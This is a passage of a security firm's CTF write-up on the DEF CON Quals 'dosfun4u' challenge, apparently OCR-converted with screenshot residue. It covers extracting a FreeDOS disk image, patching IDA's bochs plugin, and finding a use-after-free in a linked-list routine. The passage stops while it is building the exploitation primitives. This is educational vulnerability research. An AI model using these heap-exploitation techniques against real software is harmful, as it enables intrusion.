SYNACKTIV
DIGITAL SECURITY

Dosfun4u 1 & 2
Quals CTF DEF CON

Eloi Vanderbeken
27/05/14

Table of contents

1. First steps

The challenge's abstract is succinct but quite accurate:

```
dosfun4u
Welcome to DOS, this is going to suck
```

We are given a tar.gz archive containing a bochs configuration file, *bochsrc,* and a raw disk image, *dosfun4u.img*. We can extract the raw disk file system with *dd* and *mount*:


```
elvanderb@synacktiv:~/dosfun4u$ file dosfun4u.img
dosfun4u.img: x86 boot sector, FREE-DOS Beta 0.9 MBR; partition 1: ID=0x1, active, starthead 1,
startsector 63, 10017 sectors, code offset 0xfc

elvanderb@synacktiv:~/dosfun4u$ dd if=dosfun4u.img of=partition bs=512 skip=63 count=10017
10017+0 enregistrements lus
10017+0 enregistrements écrits
5128704 octets (5,1 MB) copiés, 0,030824 s, 166 MB/s

elvanderb@synacktiv:~/dosfun4u$ file partition
partition: x86 boot sector, code offset 0x3c, OEM-ID "FRDOS5.1", sectors/cluster 8, root entries 512,
sectors 10017 (volumes <=32 MB) , Media descriptor 0xf8, sectors/FAT 4, heads 16, hidden sectors 63,
serial number 0x28241eff, label: "DOSFUN4U   ", FAT (12 bit)

elvanderb@synacktiv:~/dosfun4u$ sudo mount -o loop -t msdos partition ./dosc/

elvanderb@synacktiv:~/dosfun4u$ ls dosc/
autoexec.bat  bin  command.com  config.sys  dosfun4u.exe  flag-hd.txt  flag.txt  kernel.sys
```

The goal is to read the two flags *flag.txt* and *flag-hd.txt. flag.txt* is read by dosfun4u in the main function and can be directly found in memory whereas *flag-hd.txt* has to be read from the disk.

The *bochsrc* file tells us that the COM1 port of the emulated FreeDOS will be listening on the TCP port 8888:

```
megs: 4

romimage: file=$BXSHARE/BIOS-bochs-latest
vgaromimage: file=$BXSHARE/VGABIOS-lgpl-latest

com1: enabled=1, mode=socket-server, dev=0.0.0.0:8888

boot: c

ata0-master: type=disk, mode=flat, path="dosfun4u.img"
mouse: enabled=0

cpu: ips=15000000
display_library: sdl
vga: extension=vbe, update_freq=15
pci: enabled=1, chipset=i440fx, slot1=pcivga

#log: /dev/null
```


When we launch the *bochsrc* file, it displays a nice map of Las Vegas:


Bochs for Windows - Display
A:
B:
CD
USER
Copy
Paste
Snapshot
CONFIG
Reset
SUSPEND
Power
Sahara
Sahara
589
Valley View
15
Paradise
Maryland
Eastern
Desert Inn
Swenson
15
Sands
Flamingo
592
Flamingo
Koval
Las Vegas
Harmon
Maryland
Eastern
15
Tropicana
CTRL + 3rd button enables mouse
IPS: 4038,303M
NUM
CAPS
SCRL
HD:0-M
UHCI

2. Patching IDA

To locate the interesting code in IDA while debugging the bochs VM, the easiest way is to use *netcat* in order to send a large number of X's. Then we suspend our target and try to find those X's in memory and so the input buffer used by dos4fun.exe. Once we have found the buffer, we just put an hardware breakpoint on read on it and, hopefully, we will break on the code using our input.


The problem is that if we indeed break on our hardware breakpoint, after some tracing, IDA is not showing us any code but just a bunch of zeros:



There is obviously a problem... Instead of using CS base, IDA seems to use a wrong value for CS base:

```
(wrong_)_EIP[0x29BE] = virtual_EIP[0x19CE] + ((wrong_)CS_base[0xFF0000] >> 4)
```

If we use bochs to get the CS base value, and translate the virtual address into physical/linear address (physical address = linear address for the first megabyte of memory) we see the real code:




```
(good_)_EIP[0x11D9CE] = IP[0x19CE] + (CS_base[0x11C000] >> 4)
```

The problem is that we will have to do that after each step-into and to translate every single virtual address (in the stack / heap / data section etc.). Moreover IDA's analysis of the code is bad. For example, the *jnb* highlighted on the screen-shot above should jump forward (it's a 0x73 0x03) and not backward as IDA is displaying it.

After trying all the possible options in IDA we came to the conclusion that it was a bug in IDA and decided to patch it. Time to

fire OllyDbg to debug IDA instrumenting bochs emulating FreeDOS executing dosfun4u, inception!

The first thing to do is to know the mode used by dosfun4u to understand how IDA should treat the different registers/structures values.

To get the current mode, we can use bochs' *creg* command:

```
<bochs:4063> BOCHS>creg
CR0=0xe0000031: PG CD NW ac wp NE ET ts em mp PE
[...]
```

CR0 shows us that our DOS program is running in protected mode (PE) with paging (PG) enabled. This means that when dos4fun is trying to access the virtual address CS:IP to execute the next instruction, this virtual address is first converted in a linear address thanks to CS used as an index in the GDT/LDT and then translated in a physical address thanks to CR3 pointing to the current page directory (details omitted for clarity :)).

We now have to find which type of addresses IDA is manipulating, it's obviously not virtual address (no conversion needed) so that left us physical or linear options.

There are two available commands to read memory under bochs, *x* – to read memory at linear addresses – and *xp* – to read memory at physical addresses. If we look at IDA's bochs plugin's (bochs_user.plw) strings, we can see that it uses a special format string: `"x%s /%umb 0x%I64x"` that permits IDA to read both physical and linear addresses – probably to deal with both early executed code like MBR's and binaries launched in emulated OS's.

If we put a breakpoint on the unique instruction referencing this string and try to browse our debugged dos4fun memory, we will break in OllyDbg and see that IDA is using the linear version of the command (first parameter of the format string is an empty string). So IDA is using linear addresses, now the question is: why does it fail to translate virtual addresses to linear ones?

The first thing to do to figure this is to find the function used to recalculate EIP after each step-into. As you may know, there is an IDA function accessible through IDA Python and IDC that can be used to change IDA's focus on a specific line:

```
Jump
// Move cursor to the specifed linear address
//      ea - linear address
success Jump (long ea); // move cursor to ea
                        // screen is refreshed at
                        // the end of IDC execution
```

That's exactly what happens when we do a step-into in IDA's debugger so it sounds like a good starting point. We fire OllyDbg, we launch IDA under it and we launch IDA's bochs debugger on our dosfun4u image. Then we search for all the referenced names in all modules and keep only IDA's exported functions containing *jump* in their names.

That gives us 6 results (all in IDA.WLL):

```
curloc_jump
curloc_jump_push
is_indirect_jump_insn
location_jump
location_push_and_jump
set_func_name_if_jumpfunc
```

We put a breakpoint on each of this functions and do a step-into in IDA. We then break on *location_push_and_jump* and see

in the stack that the address passed as the third argument has already been (badly) linearized.

All we have to do (it was not that simple actually) is to find where this translation has been done by backtracking the value of the translated address. It appears that IDA sends a "*info gdt 0x%x"%(seg_val >> 3)* command to bochs and parse the result to calculate EIP's linear address. The problem is that it should not use the GDT but the LDT.

CS value is 0xFF = 0x1F || 1 || 3, in protected mode that means this segment is referring to the 0x1F entry into the LDT (table indicator = 1) and has a requested privilege level equal to 3 (ring 3, user mode). As all the segments used by dosfun4u use the LDT, we can do a quick and dirty patch by replacing *"gdt'* in IDA's format string with *"ldt"*. A cleaner patch would have been to use the LDT when the table indicator (3rd bit of the word) is set and the GDT otherwise but this is left as an exercise for the reader :).

NOW we can start to study our binary!

3. Finding the vulnerability

The binary exposes multiple functions through the COM1 port binded to the TCP port 8888. You can add/remove (crime?) scenes and officers on the Las Vegas map, you have some display options and a debug feature that will return the list of officers on the map. You can set some display options to print scenes names / descriptions or to print officers' ID.

Officers and scenes are stored as a simple linked list. There is at most one object (officer / scene) for a given ID, if we try to add a new object with the same ID, the fields of the old one will be updated with the new ones. The variables and structures internally used by the program are the following:

```
                        0          2         0xA     0xE    0x10   0x12          0x16    0x1A
                        +----------+---------+-------+------+------+-------------+-------+
                        | scene_id |    Ws   | name  |  x   |  y   | description |  next |
                scene_t |   word   | word[4] | char* | word | word |    char*    | scene_t* |
                        +----------+---------+-------+------+------+-------------+-------+

                        0            2       4      6      8          0xC
                        +------------+-------+------+------+------------+
                        | officer_id | color |  x   |  y   |    next    |
               officer_t |    word    | word  | word | word | officer_t* |
                        +------------+-------+------+------+------------+

                        0              2         4          8
                        +--------------+---------+----------+
                        | chunk_size-1 | padding |   next   |
                  chunk_t |     word     |  word   | chunk_t* |
                        +--------------+---------+----------+


                  chunk_t* free_chunks;
                officer_t* officers;
                  scene_t* scenes;
```


The officers linked list is a classical id-ordered linked list but the scenes linked list is a little bit special. The following C code illustrates how it works:

```
void add_scene(WORD id, WORD nbW, WORD* Ws, WORD x, WORD y, WORD name_len, char* name,
  WORD description_len, char* description)
{
  scene_t* special_scene = NULL;
  scene_t* new_scene = NULL;
  scene_t* old_scene = NULL;

  for (scene_t* scene = scenes; scene != NULL; scene = scene->next)
  {
    if (scene->id == id)
    {
      old_scene = scene;
      break;
    }
    else if (scene->id == 0xFFFF)
      special_scene = scene;
  }

  if (old_scene != NULL)
  {
    free(old_scene->description);
    free(old_scene->name);

    new_scene = old_scene;
    if (special_scene != NULL)
      special_scene.next = old_scene->next;
    else
      scenes = old_scene->next;
  }
  else if (special_scene)
    new_scene = special_scene;
  else
      new_scene = (scene_t*)malloc(sizeof(scene_t));

  new_scene->x = x;
  new_scene->y = y;
```

```
  memcpy(&new_scene->Ws, Ws, 4*nbW);

  new_scene->name = malloc(name_len));
  memcpy(new_scene->name, name, name_len);

  new_scene->description = malloc(description_len));
  memcpy(new_scene->description, description, description_len);

  new_scene.next = scenes;
  scenes = new_scene;
}
```

There is one problem with this function: when we add a scene which is not already present in the linked list just after having added a 0xFFFF scene (actually there is also a memory leak when you add a scene already present in the list but we don't care).

The following diagrams illustrate the problems:




We have a self referencing scene ID! If we try to delete this scene, it will be freed but will still be referenced by the *scenes* linked list head. Now it's time to exploit this use-after-free!

4. Building the primitives

The first problem we have is the function that prints the map on the screen. It will try to render the scenes and will enter in an infinite loop. We have to make sure that this function is never called after we create our loop.

Program's execution flow is the following:




The program treats as much bytes it has received as possible and then waits for other bytes by using the HLT instruction. As the COM1 interrupt handler will read only one byte per interrupt, the map is redrawn after each completely received packet that adds or removes a scene or an officer. Then dos4fun will enter in an infinite loop even before we could trigger the use-after-free.

To make sure that all our data have been received before its processing, we have to find a trick to force dosfun4u to cache all our data. To do that, we can create a scene with a large description (the maximum length of a add_scene packet is 0x1000), this will force dosfun4u to wait until it received all the packet before processing it. If we specify an invalid number of W's or an invalid CRC, only one byte of cached data will be discarded and dosfun4u will continue to treat the cached data.

Now we can think about how to use the use-after-free to read or write data.

After freeing our self referencing scene, scenes is pointing on a freed chunk:




```
                                                    old scene_t
```


If we try to add a new scene with an ID different than 0x19, dosfun4u will enter in an infinite loop but if we try to add a scene with an ID equals to 0x19, dosfun4u will free the old name and description (it's a double free but it doesn't matter), update the W's and coordinates, allocate and memcpy the new name and description and finally it will update scenes and new_scene->next (those will actually remain the same because of the loop).

